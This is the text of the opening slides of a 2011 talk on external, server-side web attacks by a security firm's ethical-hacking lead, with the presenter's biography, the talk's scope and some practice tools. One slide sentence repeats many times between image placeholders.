HIGH-TECH BRIDGE®

INFORMATION SECURITY SOLUTIONS

Frontal attacks: from basic compromise to Advanced Persistent Threat

15 september 2011

Frédéric BOURLA

Head of Ethical Hacking Department

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

Frédéric BOURLA

Head of Ethical Hacking Department

High-Tech Bridge SA

~12 years experience in Information Security

LPT, CISSP, CCSE, CCSA, ECSA, CEH, eCPPT

CHFI, GCFA & GREM in progress

RHCE, RHCT, MCP

frederic.bourla@htbridge.ch

- ✓ Slides in English
- ✓ Presentation in French
- ✓ Focused on External Attacks
- ✓ Common threats explained
- ✓ Estimated duration: 1 round of 60'
- ✓ As it is quite short for this kind of presentations some demos will be skipped
- ✓ But everything will soon be published on https://www.htbridge.ch/publications/
- ✓ You can dig further within 3 great tools:
  - Damn Vulnerable Web Application
  - McAfee Hacme Bank
  - OWASP WebGoat Project

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS


- ✓ WHY SUCH A FRONTAL EXPOSURE FOCUS? WELL, SIMPLY BECAUSE SERVER-SIDE ATTACKS ARE NOT DEAD... WE CAN EVEN CONSIDER A RENEWED INTEREST FOR HACKERS.

So this talk will definitely not deal with Social Engineering & Phishing, Sniffing Attacks & ARP Poisoning, HTTP Response Splitting & Cross-User Defacement, XSS & XSRF, Man-in-the-browser attacks, Unvalidated Redirects and Forwards, UI Redressing, ActiveX Exploits & Heap spray, Trojans & Rootkits, etc.


The latter was deeply explained in the "Client-side threats: Anatomy of Reverse Trojan attacks" conference from 2010. Slides and videos are available here:

http://www.htbridge.ch/publications/

We will try to stay on the External side of the Hacking world... Despite the border is not always so visible.




We will try to stay on the External side of the Hacking world... Despite the border is not always so visible.




HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

We will try to stay on the External side of the Hacking world... Despite the border is not always so visible.




We will try to stay on the External side of the Hacking world... Despite the border is not always so visible.




HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

We will try to stay on the External side of the Hacking world... Despite the border is not always so visible.




We will try to stay on the External side of the Hacking world... Despite the border is not always so visible.




HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

We will try to stay on the External side of the Hacking world... Despite the border is not always so visible.



We will try to stay on the External side of the Hacking world... Despite the border is not always so visible.



We will try to stay on the External side of the Hacking world... Despite the border is not always so visible.

